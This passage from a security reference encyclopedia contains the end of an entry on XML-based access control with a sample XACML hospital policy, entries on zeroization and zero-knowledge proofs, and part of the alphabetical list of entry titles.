As an example of XACML policy [1], suppose that a hospital defines a high-level policy stating that "any user with role *head physician* can read the *patient record* for which she is designated as head physician." Figure 1 illustrates the XACML policy corresponding to this high-level policy. The policy applies to requests on the *http://www.example.com/hospital/patient.xsd* resource. The policy has one rule with a target that requires a *read* action and a subject with role *head physician*, and a condition that applies only if the subject is the head physician of the requested patient.

Finally, XACML defines a standard format for expressing requests and responses in XML format [1]. A request contains attributes for the subject, resource, action, and, optionally, for the environment. Each request includes

```
<Policy PolicyId="Pol1"
  RuleCombiningAlgId="urn:oasis:names:tc:xacml:1.0:
  rule-combining-algorithm:permit-overrides">
  <Target>
    <Subjects> <AnySubject/> </Subjects>
    <Resources>
      <Resource>
        <ResourceMatch MatchId="urn:oasis:names:tc:xacml:1.0:function:stringmatch">
          <AttributeValue DataType="http://www.w3.org/2001/XMLSchema#string">
            http://www.example.com/hospital/patient.xsd
          </AttributeValue>
          <ResourceAttributeDesignator
            DataType="http://www.w3.org/2001/XMLSchema#string"
            AttributeId="urn:oasis:names:tc:xacml:1.0:resource:target-namespace"/>
        </ResourceMatch>
      </Resource>
    </Resources>
    <Actions> <AnyAction/> </Actions>
  </Target>
  <Rule RuleId="ReadRule" Effect="Permit">
    <Target>
      <Subjects>
        <Subject>
          <SubjectMatch MatchId="urn:oasis:names:tc:xacml:1.0:function:string-equal">
            <AttributeValue DataType="http://www.w3.org/2001/XMLSchema#string">
              head physician
            </AttributeValue>
            <SubjectAttributeDesignator
              AttributeId= "urn:oasis:names:tc:xacml:2.0:example:attribute:role"
              DataType="http://www.w3.org/2001/XMLSchema#string"/>
          </SubjectMatch>
        </Subject>
      </Subjects>
      <Resources> <AnyResource/> </Resources>
      <Actions>
        <Action>
          <ActionMatch MatchId="urn:oasis:names:tc:xacml:1.0:function:string-equal">
            <AttributeValue DataType="http://www.w3.org/2001/XMLSchema#string">
              read
            </AttributeValue>
            <ActionAttributeDesignator
              DataType="http://www.w3.org/2001/XMLSchema#string"
              AttributeId="urn:oasis:names:tc:xacml:1.0:action:action-id"/>
          </ActionMatch>
        </Action>
      </Actions>
    </Target>
    <Condition FunctionId="urn:oasis:names:tc:xacml:1.0:function:string-equal">
      <SubjectAttributeDesignator DataType="http://www.w3.org/2001/XMLSchema#string"
        AttributeId="urn:oasis:names:tc:xacml:1.0:subject:head-physicianID"/>
      <AttributeSelector RequestContextPath="/ctx:Request/ctx:Resource/ctx:
        ResourceContent/hospital:record/hospital:patient/hospital:
        patient-head-physicianID"
        DataType="http://www.w3.org/2001/XMLSchema#string"/>
    </Condition>
  </Rule>
</Policy>
```

XML-Based Access Control Languages. Fig. 1 An example of XACML policy

exactly one set of attributes for the resource and action, and at most one set of environment attributes. There may be multiple sets of subject attributes each of which is identified by a category URI. A response contains one or more results corresponding to an evaluation. Each result contains threeelements, namely `Decision`, `Status`, and `Obligations`. The `Decision` element specifies the authorization decision (i.e., `permit`, `deny`, `indeterminate`, `not applicable`), the `Status` element indicates if some errors occurred during the evaluation process, and the optional `Obligations` element states the obligations to be fulfilled. For instance, suppose that a user with role *head physician* and ID *354850273* wants to read resource *http://www.example.com/hospital/patient.xsd* with patient ID *123a45d*. This request is compared with the XACML policy in Fig. 1. The result of this

evaluation is that the user is allowed (`permit`) to access the requested patient record if she is the head physician of the patient.

Applications

An important result in the evolution of the Web has been the widespread diffusion of electronic services (e-services), including the ability to purchase, sell, and distribute goods, information, and applications to users. A primary concern in the development of e-services is to provide solutions for secure data exchange and systems for protecting remote applications from unauthorized accesses. In fact, regulating access to services is fundamental to ensure integrity, confidentiality, and availability of data, especially in Web-based scenario where parties are potentially unknown to each other. XML-based access control languages, XACML in particular, represent therefore an important contribution towards this direction.

Open Problems and Future Directions

Some open problems and interesting research directions that need to be considered by future research in the context of XML-based access control languages include the integration of ►*credentials* and the definition of ►*privacy-aware languages*. Credential integration will enhance XML-based access control languages, especially XACML, to specify and evaluate conditions based on requests for certified data stored in credentials. A complete language in fact should be able to ask for properties and credentials that are certified by trusted third parties. In addition, the huge amount of personal information available on the Web has led to growing concerns about the privacy of its users who prefer not to be under the control of anyone at anytime. A number of projects and research works on access control, privacy, and identity management have been then presented in the last years. The consideration of privacy issues introduces the need for rethinking authorization languages and models, and the need of new paradigms for privacy-aware access control and authorization specification and enforcement.

Recommended Reading

1. Ardagna CA, Damiani E, De Capitani di Vimercati S, Samarati P (2007) XML security. In: Petkovic M, Jonker W (eds) Security, privacy, and trust in modern data management. Springer-Verlag, Berlin, pp 71–86
2. eXtensible Access Control Markup Language (XACML) (2005) Version 2.0. http://docs.oasis-open.org/xacml/2.0/access_control-xacml-2.0-core-spec-os.pdf. Accessed December 2010

XSS

►Cross Site Scripting Attacks

Z

Zeroization

Sean W. Smith
Department of Computer Science, Dartmouth College, Hanover, NH, USA

Related Concepts

►Cold-boot Attacks; ►Confidentiality; ►Memory Remanence

Definition

Zeroization refers to the process of automatically erasing or destroying data whenever a system transitions to a state in which an adversary might have access to this data.

Background

When computation involves data for which *confidentiality* is critical, security may require zeroization of this data.

Theory and Applications

Perhaps the most common scenario in which discussion of zeroization arises is high-security devices intended to resist physical attack by a dedicated adversary. For such devices, designers may consider various esoteric means (ranging from *crowbarring* power to ground on static RAM, to the use of explosives) to ensure that sensitive cryptographic secrets are destroyed.

However, the concept of zeroization is relevant even in more mundane computing scenarios. One aspect is *memory remanence*: the often surprising persistence of data storage in static and dynamic RAM across power cycling. (In the last decade, researchers demonstrated *cold-boot attacks* enabled by such remanence.) Long-term storage of data in static RAM can also result in *imprinting* that data, exacerbating the remanence problem. The emerging ubiquity of *FLASH* memory introduces new issues, since (due to the limited number of erase-write cycles in FLASH technology) FLASH memory systems typically implement a "rewrite" by simply writing the newer data to a different place and leaving the original data physically extant.

Many other standard features of modern computing systems also complicate zerioization. Does "deleting" a file actually result in its deletion from the medium underlying the file system? Does a virtual memory system reuse frames without first erasing the data? If a programmer carefully ensures a program overwrites sensitive data before transitioning to a less secure state, has the underlying compiler conspired to optimize away these operations by erroneously concluding that these writes are unnecessary, since they are never read?

Weingart [3] and Chap. 16 in [1] provide good general discussions here [2] discusses some issues with memory remanance.

Recommended Reading

1. Smith SW, Marchesini J (2008) The Craft of System Security. Addison-Wesley, Prentice Hall
2. Gutmann P (2001) Data remanence in semiconductor devices. Proceedings of the 10th USENIX Security Symposium. 2001
3. Weingart S (2000) Physical security devices for computer subsystems: a survey of attacks and defenses. Cryptographic Hardware and Embedded Systems – CHES 2000

Zero-Knowledge

Berry Schoenmakers
Department of Mathematics and Computer Science, Technische Universiteit Eindhoven, Eindhoven, The Netherlands

Related Concepts

►Witness Hiding

Definition

Zero-knowledge is a property attributed to ►interactive proofs, ►interactive arguments, and ►noninteractive proofs. Since the soundness property protects the interest of the verifier, the zero-knowledge property protects the interest of the prover. By means of a zero-knowledge proof, the prover is able to convince the verifier of the validity of a given statement, *without releasing any knowledge*

Henk C.A. van Tilborg & Sushil Jajodia (eds.), *Encyclopedia of Cryptography and Security*, DOI 10.1007/978-1-4419-5906-5,
© Springer Science+Business Media, LLC 2011

beyond the validity of the statement. (Note that the notion of ►witness hiding proofs provides an alternative to the notion of zero-knowledge proofs.)

Theory

In other words, from executing a zero-knowledge ►protocol with an honest prover, the verifier should learn nothing beyond the validity of the statement. This is captured by stating that whatever the verifier "sees" when interacting with the prover by means of the zero-knowledge protocol can be *efficiently simulated* by the verifier itself. It is crucial to note that the zero-knowledge condition should be satisfied even if the verifier deviates from the protocol in arbitrary ways.

As a simple example, consider the following protocol. Let g denote a ►generator of a cyclic ►group G of order p, where p is a large ►prime number. A key pair is generated by choosing $x \in \mathbb{Z}_p$ uniformly at random, and setting $y = g^x$ as the public key and x as the corresponding private key (refer also ►modular arithmetic and ►public key cryptography). The protocol for proving knowledge of x on common input y runs as follows.

The prover chooses $u \in \mathbb{Z}_p$ uniformly at random, sets $a = g^u$ and sends a to the verifier. Next, the verifier chooses a challenge $c \in \{0, 1\}$ uniformly at random and sends c to the prover. The prover computes the response $r = u + cx \bmod p$ and sends it to the verifier. Finally, the verifier checks that $g^r = ay^c$ holds.

The zero-knowledge property follows from the fact that the outputs of the following two probabilistic polynomial-time algorithms are identically distributed, where V^* denotes an arbitrarily cheating verifier. It is assumed that V^* is given as a rewindable black box. A triple (a, c, r) is called a *conversation*, as it consists of the messages exchanged during a run of the protocol.

Real Conversations

Input: private key x
Output: conversation (a, c, r)

1. Choose random $u \in \mathbb{Z}_p$
2. Set $a = g^u$
3. Send a to V^*
4. Receive $c \in \{0, 1\}$ from V^*
5. Set $r = u + cx \bmod p$
6. Output (a, c, r)

Simulated Conversations

Input: public key y
Output: conversation (a, c, r)

1. Choose random $c \in \{0, 1\}$, $r \in \mathbb{Z}_p$
2. Set $a = g^r y^{-c}$
3. Send a to V^*
4. Receive $c' \in \{0, 1\}$ from V^*
5. If $c \neq c'$ rewind V^* to point prior to accepting a and go to step 1
6. Output (a, c, r)

At step 5 of the simulation, the probability that $c = c'$ is exactly 1/2, since $c \in \{0, 1\}$ is chosen uniformly at random. Hence, on average two iterations are required to generate a simulated transcript (a, c, r).

The conclusion is that no matter what algorithm (or "strategy") a cheating verifier V^* follows in trying to extract useful information from the prover, the same algorithm can be used to generate identically distributed conversations without needing the cooperation of the prover. Whereas the real conversations are generated using the private key x as input, the simulated conversations are generated using only the public key y as input.

In general, the distributions of the real conversations and the simulated conversations do not need to be identical. *Perfect* zero-knowledge means that the distributions are indeed identical. *Almost-perfect* or *statistical* zero-knowledge means that the distributions are statistically indistinguishable (i.e., the statistical distance between the distributions is negligible). Similarly, *computational* zero-knowledge (refer also ►Computational Complexity) means that the distributions are computationally indistinguishable (i.e., cannot be efficiently distinguished).

By engaging in a zero-knowledge protocol multiple times, a cheating verifier may collect many valid conversations. In general, the simulation for a single run of a ►protocol can be easily extended to a simulation for multiple runs of the protocol as long as the runs are sequential, that is, the second run starts only after the first run is finished, and so on. In other words, the zero-knowledge property is preserved under *sequential composition*. However, *parallel composition*, where a prover is engaged in several runs of a protocol at the same time, in general, does not preserve the zero-knowledge property; running the above simulation k times in parallel does not result in an efficient simulation as the chances that $c = c'$ holds at step 5 for all runs at the same time will be only 2^{-k}.

The concept of zero-knowledge was introduced by Goldwasser et al. in the early 1980s (journal version appeared in [6]. In [7], it was subsequently proved that a zero-knowledge interactive proof exists for every language in NP. *Noninteractive* zero-knowledge proofs were introduced in [1, 2]. There are many varieties of zero-knowledge proofs, see [8] for an overview. Examples

of some advanced notions are *concurrent* zero-knowledge [4, 5] and *resettable* zero-knowledge [3].

Recommended Reading

1. Blum M, Feldman P, Micali S (1988) Non-interactive zero-knowledge and its applications. In: Proceedings of the 20th ACM symposium on the theory of computing, pp 103–112
2. Blum M, De Santis A, Micali S, Persiano G (1991) Non-interactive zero-knowledge proof systems. SIAM J Comput 20(6):1084–1118
3. Canetti R, Goldreich O, Goldwasser S, Micali S (2000) Resettable zero-knowledge. In: Proceedings of the 32nd ACM symposium on the theory of computing, pp 235–244
4. Damgård I (2000) Efficient concurrent zero-knowledge in the auxiliary string model. In: Preneel B (ed) Advances in cryptology– eurocrypt 2000. Lecture notes in computer science, vol 1807. Springer, Berlin, pp 418–430
5. Dwork C, Naor M, Sahai A (1998) Concurrent zero-knowledge. In: Proceedings of the 30th ACM symposium on the theory of computing, pp 409–418
6. Goldwasser S, Micali S, Rackoff C (1989) The knowledge complexity of interactive proof systems. SIAM J Comput 18:186–208. Preliminary version in 17th ACM symposium on the theory of computing, 1982
7. Goldreich O, Micali S, Wigderson A (1991) Proofs that yield nothing but their validity or all languages in NP have zero-knowledge proof systems. J ACM 38(1):691–729. Preliminary version in 27th IEEE symposium on foundations of computer science, 1986
8. Goldreich O (2001) Foundations of cryptography – basic tools. Cambridge University Press, Cambridge

Zeta Function Computation

►Point Counting

List of Entries

A5/1
Access Control
Access Control from an OS Security Perspective
Access Control Lists
Access Control Matrix
Access Control Policies, Models, and Mechanisms
Access Control Rules
Access Limitation
Access Lists
Access Matrix
Access Pattern
Access Rights
Access Structure
ACM
Acquirer
Adaptive Chosen Ciphertext Attack
Adaptive Chosen Plaintext and Chosen Ciphertext Attack
Adaptive Chosen Plaintext Attack
Administrative Policies
Administrative Policies in SQL
Advanced Encryption Standard
Advanced Hash Competition
Adversarial/External Knowledge (Privacy in the Presence of)
Adware
AES
Aggregate Signatures
AHS Competition/SHA-3
Alberti Encryption
Algebraic Immunity of Boolean Functions
Algebraic Number Field
Algorithmic Complexity Attacks
Algorithmic DoS
Alphabet
Android's Security Framework–Understanding the Security of Mobile Phone Platforms
Anomalous Binary Curves
Anonymity
Anonymity in Data Mining
Anonymous Communication
Anonymous Routing
Anonymous Web Browsing and Publishing
Anthropometric Authentication
Anthropometrics
Anthropometry
Anti-DoS Cookies
Anti-Jamming Strategy
Antispam Based on Sender Reputation
Antivirus
Application-Level Denial of Service
Applications of Formal Methods to Intrusion Detection
Applications of Formal Methods to Web Application Security
Applications of Rank-Metric Codes
ARIA
ARP Poison Routing (APR)
ARP Poisoning
ARP Spoofing
Asymmetric Cryptosystem
Asynchronous Stream Cipher
Attack by Summation Over an Hypercube
Attestation
Attribute Certificate
Authenticated Encryption
Authentication
Authentication Token
Authentication, From an Information Theoretic Perspective
Authorization
Authorizations
Autocorrelation
Autotomic Signatures
Availability
Bank Card
Barrett's Algorithm
Barter
Base
Beaufort Encryption
Bell-LaPadula Confidentiality Model
Bell–La Padula Model
Berlekamp *Q*-matrix
Berlekamp–Massey Algorithm
Biba Integrity Model
Biba Mandatory Integrity Policy
Biba Model
Big Number Multiplication
Big Number Squaring
Bilinear Pairings
Binary Euclidean Algorithm

Binary Exponentiation
Binary Functions
Binary GCD Algorithm
Binding Pattern
Binomial Distribution
Biometric Authentication
Biometric Cryptosystem
Biometric Encryption
Biometric Fusion
Biometric Identification in Video Surveillance
Biometric Information Ethics
Biometric Key Generation
Biometric Keys
Biometric Matching
Biometric Passport Security
Biometric Performance Evaluation
Biometric Privacy
Biometric Recognition
Biometric Sample Quality
Biometric Sensors
Biometric Social Responsibility
Biometric Systems Evaluation
Biometric Technologies and Security – International Biometric Standards Development Activities
Biometric Testing
Biometrics for Forensics
Biometrics for Identity Management and Fields of Application
Biometrics in Video Surveillance
Biometrics: Terms and Definitions
BIOS Basic Input Output System
Birthday Paradox
Black Box Algorithms
Blackmailing Attacks
Blind Signature
Blinding Techniques
Block Ciphers
Blowfish
BLP
BLP Model
BLS Short Digital Signatures
Blum Integer
Blum–Blum–Shub Pseudorandom Bit Generator
Blum–Goldwasser Public Key Encryption System
Boolean Functions
Boomerang Attack
Botnet Detection in Enterprise Networks
Broadcast Authentication from a Conditional Perspective
Broadcast Authentication from an Information Theoretic Perspective
Broadcast Encryption
Broadcast Stream Authentication
Browser Cookie
BSP Board Support Package
Buffer Overflow Attacks
Buffer Overrun
Bytecode Verification
C2 – Block Cipher
Cæsar Cipher
Camellia
Cascade Revoke
Cast
Cayley Hash Functions
CBC-MAC and Variants
CCIT2-Code
CDH
Cellular Network Security
Certificate
Certificate Management
Certificate of Primality
Certificate Revocation
Certificate-Based Access Control
Certificateless Cryptography
Certification Authority
Certified Mail
Chaffing and Winnowing
Challenge-Response Authentication
Challenge-Response Identification
Challenge-Response Protocol
Chaum Blind Signature Scheme
Chemical Combinatorial Attack
Chinese Remainder Theorem
Chinese Wall
Chinese Wall Model
Chip Card
Chosen Ciphertext Attack
Chosen Plaintext and Chosen Ciphertext Attack
Chosen Plaintext Attack
Chosen Prefix Attack
Chromosome
Chroot Jail
Chroot Prison
Ciphertext-Only Attack
Clark and Wilson Model
Classical Cryptosystem
Claw-Free
CLEFIA
Client Puzzles
Clock-Controlled Generator
Closest Vector Problem
Cloud Computing

CMAC
CMVP – Cryptographic Module Validation Program
Code Verification
Code-Based Cryptography
Codebook Attack
Cold-Boot Attacks
Collaborative DoS Defenses
Collision Attack
Collision Resistance
Combination Generator
Commercial Off-the-Shelf
Commercial Security Model
Commitment
Common Criteria
Common Criteria, From a Security Policies Perspective
Communication Channel Anonymity
Complexity Theory
Compositeness Test
Compromising Emanations
Computational Complexity
Computational Diffie-Hellman Problem
Computational Puzzles
Computationally Sound Proof System
Conceptual Design of Secure Databases
Conceptual Modeling
Conference Key Agreement
Conference Keying
Confidentiality Model
Confirmer Signatures
Consistency Verification of Security Policy
Contactless Cards
Content-Based and View-Based Access Control
Contract Signing
Control Vector
Conventional Cryptosystem
Cookie
Coprime
Copy Protection
Correcting-Block Attack
Correlation Attack for Stream Ciphers
Correlation Immune and Resilient Boolean Functions
Cover Story
Covert Channels
CPS, Certificate Practice Statement
CPU Consumption
CPU Denial of Service
CPU Starvation
Cramer–Shoup Public-Key System
Credential Verification
Credential-Based Access Control
Credentials
Cross Site Scripting Attacks
Cross-Correlation
CRT
Cryptanalysis
Crypto Machines
Cryptographic Algorithm Evaluation
Cryptographic Protocol
Cryptographic Protocol Verification
Cryptographic Puzzles
Cryptography on Reconfigurable Devices
Cryptology
Cryptophthora
Cryptosystem
CRYPTREC (Japanese Cryptographic Algorithm Evaluation Project)
Cube Attack
Cut-and-Choose Protocol
Cyclic Codes
DAC
Data Encryption Standard (DES)
Data Linkage
Data Mining (Privacy in)
Data Remanence
Database Encryption
Davies–Meyer
DC Network
DDH Problem
De Bruijn Sequence
Decentralized Trust Management
Decisional Diffie–Hellman Problem
Decoding Algorithms
Decryption Exponent
Deniable Encryption
Denial of Service (DoS)
Denial-of-Service Detection
Deobfuscating Malware
Derived Key
Designated Confirmer Signature
Designated-Verifier Proofs
De-Skewing
DES-X (or DESX)
DH Key Agreement
DHP
Dictionary Attack
Dictionary Attack (I)
Differential Cryptanalysis
Differential Power Analysis
Differential Privacy
Differential–Linear Attack
Diffie–Hellman Key Agreement
Diffie–Hellman Key Exchange

Diffie-Hellman Problem
Digest Authentication
Digital Certificate
Digital Signature Scheme Based on McEliece
Digital Signature Schemes
Digital Signature Schemes from Codes
Digital Signature Standard
Digital Steganography
Discrete Logarithm Problem
Discretionary Access Control
Discretionary Access Control Policies (DAC)
Distinguishing Attacks
DLP
DNA
DNS-Based Botnet Detection
DoS Pushback
DPA
Dynamic Analysis
Dynamic Malware Analysis
Dynamic Program Analysis
Dynamic Root of Trust
Dynamic Separation of Duties
E0
e-Government
Ear Shape for Biometric Identification
Eavesdropping
ECC
ECC Challenges
ECM
ECPP
ECRYPT Stream Cipher Project
Edwards Coordinates
Edwards Curves
Efficiency of Hyperelliptic Curve Cryptosystems
Electromagnetic Attack
Electro-Magnetic Fingerprinting
Electronic Cash
Electronic Check
Electronic Cheque
Electronic Payment
Electronic Postage
Electronic Purse
Electronic Voting Schemes
Electronic Wallet
ElGamal Digital Signature Scheme
ElGamal Encryption
ElGamal Public Key Encryption
Elliptic Curve Cryptography
Elliptic Curve Discrete Logarithm Problem
Elliptic Curve Key Agreement Schemes
Elliptic Curve Keys
Elliptic Curve Method for Factoring
Elliptic Curve Point Multiplication Using Halving
Elliptic Curve Public-Key Encryption Schemes
Elliptic Curve Signature Schemes
Elliptic Curve Trace Computation
Elliptic Curves
Elliptic Curves for Primality Proving
EMV
Encryption
Encryption Exponent
Enigma
Entity Authentication
Entity Authentication Protocol
Entity Resolution
Entropy Sources
Environmental Attacks
ePassport Security
ϵ-Differential Privacy
ϵ-Indistinguishability
ϵ-Privacy
Error-Correcting Cyclic Codes
Error-Correction Decoding
Escrow Service
eSTREAM
Euclid's Algorithm
Euclidean Algorithm
Euclidean Lattice
Euler's Totient Function
Everywhere Second Preimage Resistant Hash Function (esec)
Exhaustive Key Search
Existential Forgery
Exponential Key Exchange
Exponential Time
Exponentiation Algorithms
Extended Euclidean Algorithm
Extension Field
Face Recognition from Still Images and Video
Factor Base
Factorization Circuits
Fail-Stop Signature
Fair Exchange
False Data Filtering
False Data Injection Defense
Fast Correlation Attack
Fault Attack
FEAL
Feige-Fiat-Shamir Signature Scheme
Feistel Cipher
Fermat Primality Test
Fermat Test

Fermat's Little Theorem
Fiat–Shamir Identification Protocol and the Feige–Fiat–Shamir Signature Scheme
Field
File System Permissions
Filter Generator
Fingerprint
Fingerprint Authentication
Fingerprinting
Finite Field
FIPS 140-2
Firewall
Firewall Policy Analysis
Firewalls
Fixed Window Exponentiation
Fixed-Base Exponentiation
Fixed-Exponent Exponentiation
Flexible Authorization Framework (FAF)
Flow Blocking
Forged Resets
Forgery
Formal Analysis of Cryptographic Protocols
Formal Analysis of Security APIs
Formal Methods
Formal Methods and Access Control
Formal Methods for the Orange Book
Formal Methods in Certification and Evaluation
Forward Secrecy
FPGA Field Programmable Gate Array
FPGAs in Cryptography
Function Field Sieve
Gait Recognition
Galois Counter Mode
Galois Message Authentication Code
Gap
GCD
GCM
Gene
Generalized Mersenne Prime
Generator
Generic Attacks Against DLP
Generic Model
Genetic Code
Geometry of Numbers
GMAC
GMR Signature
Goldwasser–Micali Encryption Scheme
Golomb's Randomness Postulates
GOST
Grant Option
Greatest Common Divisor
Greatest Common Factor
Gröbner Basis
Group
Group Key Agreement
Group Key Distribution
Group Key Exchange
Group Signatures
Hand Geometry Recognition
Hand Geometry Verification
Handwriting Analysis
Hard-Core Bit
Hardware Security Module
Hash Agility
Hash-Based Signatures
Hash Chain
Hash Functions
Hash-Based Message Authentication Code
Header Injections
Header-Based Attacks
HEC Acronym is Often Used for Hyper Elliptic Curves
Heredity
High Assurance Evaluation Methods
Higher Order Derivative Attack
Hippocratic Database
History-Based Separation of Duties
HMAC
Homomorphic Encryption
Homomorphism
HRU
HTTP Authentication
HTTP Basic Authentication
HTTP Cookie
HTTP Digest Access Authentication Scheme
HTTP Digest Authentication
HTTP Session Security
HTTPS, HTTP over TLS
Human Ear Biometrics
Human Ear Identification
Human Ear Recognition
Human Ear Verification
Hybrid Encryption
Hyperelliptic Curve Discrete Logarithm Problem (HECDLP)
Hyperelliptic Curve Security
Hyperelliptic Curves
Hyperelliptic Curves Performance
IBE
IC Integrated Circuit
Iceman Attack
IC-Integrated Circuit
ID-Based Encryption

IDEA
Identification
Identity Authentication
Identity Management
Identity Proof
Identity Verification Protocol
Identity-Based Cryptosystems
Identity-Based Encryption
Impersonation Attack
Implicit Key Authentication
Impossible Differential Attack
Index Calculus Method
Indistinguishability of Encryptions
Inference Control
Information Assurance
Information Flow and Noninterference
Information Flow Security
Information Integrity
Information Security Management System
Information Theoretic Model
Information Theory
Insider Threat Defense
Integer Factoring
Integrated Circuit
Integrated Circuit Card
Integrity Model
Intellectual Property
Interactive Argument
Interactive Proof
Interactive Proof Systems
Interactive Theorem Proving and Security
Interception
Interpolation Attack
Intrusion Detection in Ad Hoc Networks
Invasive Attacks
Inversion Attack
Inversion in Finite Fields and Rings
Inversion in Galois Fields
IP Traceback
IPES
IPsec
IPSec Policy Analysis
Iris
Irreducible Polynomial
ISMS: A Management Framework for Information Security
ISO 15408 CC – Common Criteria
ISO 19790 2006 Security Requirements for Cryptographic Modules
ISO/IEC 15408
ISO/IEC 27001
ISO-9796 Signature Standards
Issuer
Itoh–Tsujii Inversion Algorithm
Jacobi Symbol
Jamming Attack Defense
Jamming Resistance
k-Anonymity
Karatsuba Algorithm
Kasumi/Misty1
Keeloq
Kerberos
Kerberos Authentication Protocol
Kerckhoffs' Law
Kerckhoffs' Principle
Key
Key Agreement
Key Authentication
Key Encryption Key
Key Escrow
Key Generation Using Physical Properties of Wireless Communication
Key Life Cycle Management
Key Management
Key Recovery
Key Variation
Keyboard Dynamics
Keylogging
Keystream
Keystroke Dynamics
Keystroke Logging
Keyword-Based Retrieval over Encrypted Data
Knapsack Cryptographic Schemes
Known Plaintext Attack
Koblitz Elliptic Curves
ℓ-Diversity
L Notation
Lamport One-Time Signatures
Late Launch
Lattice
Lattice Basis Reduction
Lattice Reduction
Lattice-Based Cryptography
LCM
Least Common Multiple
Least Privilege
Legendre Symbol
Levels of Trust
LFSR
Linear Complexity
Linear Congruential Generator
Linear Consistency Attack

Linear Cryptanalysis for Block Ciphers
Linear Cryptanalysis for Stream Ciphers
Linear Feedback Shift Register
Linear Syndrome Attack
List Decoding
Location Information (Privacy of)
Location Privacy
Location Privacy in Wireless Networks
Logic Bomb
Logic-Based Authorization Languages
Longhand
Luby-Rackoff Ciphers
m-Sequence
M-Invariance
MAA
MAC Algorithms
Machine Readable Travel Document Security
Macrodata Disclosure Limitation
Macrodata Disclosure Protection
Macrodata Protection
Maliciously Modified Set of Administrative Tools
Malware
Malware Behavior Clustering
Malware Detection
Mandatory Access Control
Mandatory Access Control Policy (MAC)
Man-in-the-Middle Attack
MARS
MASH Hash Functions (Modular Arithmetic Secure Hash)
Master Key
Maurer's Algorithm
Maurer's Method
Maximal-Length Sequences
Maxims
McEliece Public Key Cryptosystem
MD4 Hash Function
MD4-MD5
MD5 Hash Function
MDC-2 and MDC-4
Measurement Models of Software Security
Meet-in-the-Middle Attack
Memory and State Exhaustion Denial of Service
Memory and State Exhaustion DoS
Memory Overflow
Merkle-Hash-Trees Signatures
Mersenne Prime
Message Authentication Algorithm
Metrics of Software Security
Microdata Anonymization Techniques
Microdata Disclosure Limitation
Microdata Disclosure Protection
Microdata Masking Techniques
Microdata Protection
Microdata Statistical Disclosure Control
Miller–Rabin Probabilistic Primality Test
Miller-Rabin Test
MILS
Minimal Polynomial
Minimal Privilege
MIPS-Year
Miss-in-the-Middle Attack
Mix Networks
ML-Sequence
Mobile Payments
Mobile Wallet
Modes of Operation of a Block Cipher
Modular Arithmetic
Modular Root
Modulus
Monitoring
Monotone Signatures
Montgomery Arithmetic
Moore's Law
MPKC
MQ or Multivariate Quadratic Public-Key Cryptosystem (MQPKC)
Multibiometrics
Multicast Authentication
Multicast Stream Authentication
Multidimensional Databases
Multi-Exponentiation
Multifactor Authentication
Multilevel Database
Multilevel Security Policies
Multiparty Computation
Multiparty Computation (MPC)
Multiple Encryption
Multiple Independent Levels of Security
Multiplicative Knapsack Cryptosystem
Multiprecision Multiplication
Multiprecision Squaring
Multiset Attack
Multi-Threaded Implementation for Cryptography and Cryptanalysis
Multivariate Cryptography
Naccache–Stern Higher Residues Cryptosystem
Near Field Communication
Nearest Vector Problem
Needham–Schroeder Protocols
NESSIE Project
Network Bandwidth Denial of Service (DoS)

Network Capabilities
Network DoS
Network Flooding Attack
NFC
NFS
Niederreiter Encryption Scheme
NIST Elliptic Curves
Node Clone Defense
Node Replication
Noninteractive Proof
Nonlinear Feedback Shift Register
Nonlinearity of Boolean Functions
Non-Malleability
Nonrepudiable Agreement
Nonrepudiation of Digital Signatures
Nonrepudiation Protocol
Nonsecret Encryption
NSA Suite B
NSS
NTRU
NTRUEncrypt
NTRUSign
Nucleic Acid
Number Field
Number Field Sieve
Number Field Sieve for Factoring
Number Field Sieve for the DLP
Number Theory
Nyberg–Rueppel Signature Scheme
Nym
O-Notation
OAEP: Optimal Asymmetric Encryption Padding
Oblivious Transfer
One Time Password, from a Key Management Perspective
One-Time Password
One-Way Chain
One-Way Function
One-way property
Online Analytical Processing
Operational Separation of Duties
Optimal Extension Fields (OEFs)
Order
Outbound Authentication
Overlay-Based DoS Defenses
Overspender Detection
Overspending Prevention
Packet Flooding Attack
Packet-Dropping Attack
Paillier Encryption and Signature Schemes
Pairing-Based Key Exchange
Pairing-Friendly Elliptic Curves
Pairings
Palmprint Authentication
Palmprint Recognition
Parallelizable Message Authentication Code
Passport Security
Password
Pattern of Blood Vessels
Payment Card
PEM, Privacy-Enhanced Mail
Penetration Testing
Penmanship
Perfect Forward Secrecy
Perfectly Secure Message Transmission
Permissions
Personal Identification Number (PIN)
PGP
Phenotyping
Phi Function
Physical Obfuscated Key
Physical Random Function
Physical Security
Physical Unclonable Functions (PUFs)
PKCS
PKI
PKI Trust Models
PKI Trust Relationships
PKIX, Public Key Infrastructure (X.509)
Platform for Privacy Preferences (P3P)
Playfair Cipher
PMAC
Point Counting
POK
Policy Composition
Polybios Square Encryption
Polyinstantiation
Polynomial Time
Porta Encryption
Post-Quantum Cryptography
Practical E-Cash
Preimage Resistance
PRESENT – Block Cipher
Pretty Good Privacy (PGP)
Primality Proving Algorithm
Primality Test
Prime Certificate
Prime Generation
Prime Number
Primitive Element
Privacy of Outsourced Data
Privacy Protection in Biometric Systems

Privacy-Aware Access Control Policies
Privacy-Aware Database
Privacy-Aware Languages
Privacy-Enabled Database
Privacy-Enhanced Languages
Privacy-Preserving Authentication in Wireless Access Networks
Private Exponent
Private Information Retrieval
Private Key Cryptosystem
Privileges in SQL
PRNG
Probabilistic Key Sharing
Probabilistic Primality Test
Probabilistic Public-Key Encryption
Product Cipher, Superencryption
Program Integrity Verification
Program Verification and Security
Project Athena
Proof of Knowledge Versus Proof of Membership
Proof of Work
Proof-Carrying Code
Propagation Characteristics of Boolean Functions
Protected Mode
Protection
Protection Rings
Protocol
Protocol Cookies
Proximity Card
Pseudo-Mersenne Prime
Pseudo-Noise Sequences (PN-Sequences)
Pseudonyms
Pseudoprime
Pseudorandom Function
Pseudorandom Number Generator
Public Exponent
Public Key Cryptography
Public Key Encryption
Public Key Infrastructure
Public Key Proxy Encryption
Public Key Proxy Signatures
Public-Key Authenticated Encryption
Public-Key Cryptosystem
Public-Key Encryption
PUF
QRP
Quadratic Residue
Quadratic Residuosity Problem
Quadratic Sieve
Quantum Cryptography
Quasi-Identifier
Rabin Cryptosystem
Rabin Digital Signature Scheme
Radio Fingerprinting
Radio Frequency Attacks
Radio Interference Attack Defense
Radio-Frequency (RF) Fingerprinting
Radiometric Identification
Radiometrics
Rainbow Tables
Random Bit Generator
Random Key Predistribution
Random Number Testing
Random Oracle Model
Rank Codes
Rank-Matric Codes
RBAC
RC4
RC5
RC6
Recipient Anonymity
Record Linkage
Recursive Revoke
Reed–Muller Codes
Reference Monitor
